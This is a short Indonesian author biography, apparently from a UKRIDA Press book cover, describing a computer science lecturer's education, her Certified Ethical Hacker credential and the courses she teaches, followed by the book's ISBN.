Fredicia lahir di Medan pada tahun 1979. Sejak tahun 2018, ia menjadi Dosen Program Studi Informatika di Universitas Kristen Krida Wacana sampai sekarang. Program S2 diselesaikan di Institut Pertanian Bogor pada program studi Ilmu Komputer tahun 2014. Certified Ethical Hacker juga pernah didapatkan pada tahun 2008 di lembaga sertifikasi internasional EC-Council. Saat ini ia mengajar beberapa mata kuliah yaitu Algoritma dan Pemrograman , Komputer Grafik, dan Keamanan Komputer.

UKRIDA press

ISBN 978-979-8396-59-5

9 789798 396595